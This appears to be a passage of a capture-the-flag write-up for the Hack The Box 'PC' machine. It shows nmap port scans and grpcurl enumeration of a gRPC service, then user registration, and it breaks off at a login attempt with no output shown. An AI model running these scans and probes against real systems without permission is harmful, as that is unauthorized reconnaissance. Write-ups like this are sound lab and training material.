PC

By Praveen Kumar Sharma

For me IP of the machine is : 10.129.1.180
Lets try pinging it


```
ping 10.129.1.180 -c 5

PING 10.129.1.180 (10.129.1.180) 56(84) bytes of data.
64 bytes from 10.129.1.180: icmp_seq=1 ttl=63 time=85.8 ms
64 bytes from 10.129.1.180: icmp_seq=2 ttl=63 time=405 ms
64 bytes from 10.129.1.180: icmp_seq=3 ttl=63 time=89.7 ms
64 bytes from 10.129.1.180: icmp_seq=4 ttl=63 time=83.7 ms
64 bytes from 10.129.1.180: icmp_seq=5 ttl=63 time=86.6 ms

--- 10.129.1.180 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 83.747/150.213/405.214/127.514 ms
```

Its online!! Lets do some port scanning next

Port Scanning

All Port Scan

```
nmap -p- --min-rate=10000 -Pn -n 10.129.1.180
```




```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±3 (1m 2.16s)
nmap -p- --min-rate=10000 -Pn -n 10.129.1.180
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-21 18:29 IST
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 33.98% done; ETC: 18:30 (0:00:39 remaining)
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 40.91% done; ETC: 18:30 (0:00:33 remaining)
Nmap scan report for 10.129.1.180
Host is up (0.17s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
50051/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 62.13 seconds
```

> Open Ports
>
> PORT STATE SERVICE
> 22/tcp open ssh
> 50051/tcp open unknown

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,50051 10.129.1.180 -o aggressiveScan.txt
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±4 (29.252s)
nmap -sC -sV -A -T5 -n -Pn -p 22,50051 10.129.1.180 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-21 19:59 IST
Nmap scan report for 10.129.1.180
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91:bf:44:ed:ea:1e:32:24:30:1f:53:2c:ea:71:e5:ef (RSA)
|   256 84:86:a6:e2:04:ab:df:f7:1d:45:6c:cf:39:58:09:de (ECDSA)
|_  256 1a:a8:95:72:51:5e:8e:3c:f1:80:f5:42:fd:0a:28:1c (ED25519)
50051/tcp open  grpc
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.21 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 91:bf:44:ed:ea:1e:32:24:30:1f:53:2c:ea:71:e5:ef (RSA)
| 256 84:86:a6:e2:04:ab:df:f7:1d:45:6c:cf:39:58:09:de (ECDSA)
|_ 256 1a:a8:95:72:51:5e:8e:3c:f1:80:f5:42:fd:0a:28:1c (ED25519)
50051/tcp open grpc
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

So gRPC this time lets do some enumeration on this


---

gRPC Enumeration

So i have this tool called grpcurl u can download it from here : https://github.com/fullstorydev/grpcurl

Lets just see the RPC available here


```
grpcurl -plaintext 10.129.1.180:50051 list
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (2.984s)
grpcurl -plaintext 10.129.1.180:50051 list

SimpleApp
grpc.reflection.v1alpha.ServerReflection
```

Lets see this non-standard SimpleApp here
Lets see the list of it


```
grpcurl -plaintext 10.129.1.180:50051 list SimpleApp
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (1.333s)
grpcurl -plaintext 10.129.1.180:50051 list SimpleApp

SimpleApp.LoginUser
SimpleApp.RegisterUser
SimpleApp.getInfo
```

Now lets see its description


```
grpcurl -plaintext 10.129.1.180:50051 describe SimpleApp
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (1.254s)
grpcurl -plaintext 10.129.1.180:50051 describe SimpleApp

SimpleApp is a service:
service SimpleApp {
  rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );
  rpc RegisterUser ( .RegisterUserRequest ) returns ( .RegisterUserResponse );
  rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );
}
```

Lets see description of each of these functions
First of `LoginUserRequest`


```
grpcurl -plaintext 10.129.1.180:50051 describe LoginUserRequest
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (1.316s)
grpcurl -plaintext 10.129.1.180:50051 describe LoginUserRequest

LoginUserRequest is a message:
message LoginUserRequest {
  string username = 1;
  string password = 2;
}
```

Now lets see the description of its response `LoginUserResponse`


```
grpcurl -plaintext 10.129.1.180:50051 describe LoginUserResponse
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (1.557s)
grpcurl -plaintext 10.129.1.180:50051 describe LoginUserResponse

LoginUserResponse is a message:
message LoginUserResponse {
  string message = 1;
}
```

Now lets see this `RegisterUserRequest`


```
grpcurl -plaintext 10.129.1.180:50051 describe RegisterUserRequest
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (2.842s)
grpcurl -plaintext 10.129.1.180:50051 describe RegisterUserRequest

RegisterUserRequest is a message:
message RegisterUserRequest {
  string username = 1;
  string password = 2;
}
```

Now lets its response `RegisterUserResponse`


```
grpcurl -plaintext 10.129.1.180:50051 describe RegisterUserResponse
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±3 (3.355s)
grpcurl -plaintext 10.129.1.180:50051 describe RegisterUserResponse
RegisterUserResponse is a message:
message RegisterUserResponse {
  string message = 1;
}
```

Now lets see this `getInfoRequest`


```
grpcurl -plaintext 10.129.1.180:50051 describe getInfoRequest
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (1.626s)
grpcurl -plaintext 10.129.1.180:50051 describe getInfoRequest
getInfoRequest is a message:
message getInfoRequest {
  string id = 1;
}
```

Now lets see its response `getInfoResponse`

```
grpcurl -plaintext 10.129.1.180:50051 describe getInfoResponse
```




```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (2.193s)
grpcurl -plaintext 10.129.1.180:50051 describe getInfoResponse
getInfoResponse is a message:
message getInfoResponse {
  string message = 1;
}
```

I think we have enough information to do this

gRPC Exploitation

Moving on lets register a user here and im gonna user the `-v` flag through this to get more info like the token and stuff but im gonna highlight the important stuff in this


```
grpcurl -v -format text -d 'username: "fakechips", password: "password"' -plaintext 10.129.1.180:50051 SimpleApp.RegisterUser
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (1.252s)
grpcurl -v -format text -d 'username: "fakechips", password: "password"' -plaintext 10.129.1.180:50051 SimpleApp.RegisterUser


Resolved method descriptor:
rpc RegisterUser ( .RegisterUserRequest ) returns ( .RegisterUserResponse );

Request metadata to send:
(empty)

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Response contents:
message: "Account created for user fakechips!"

Response trailers received:
(empty)
Sent 1 request and received 1 response
```

Now lets try to login


```
grpcurl -v -format text -d 'username: "fakechips", password: "password"' -plaintext 10.129.1.180:50051 SimpleApp.LoginUser
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (2.435s)
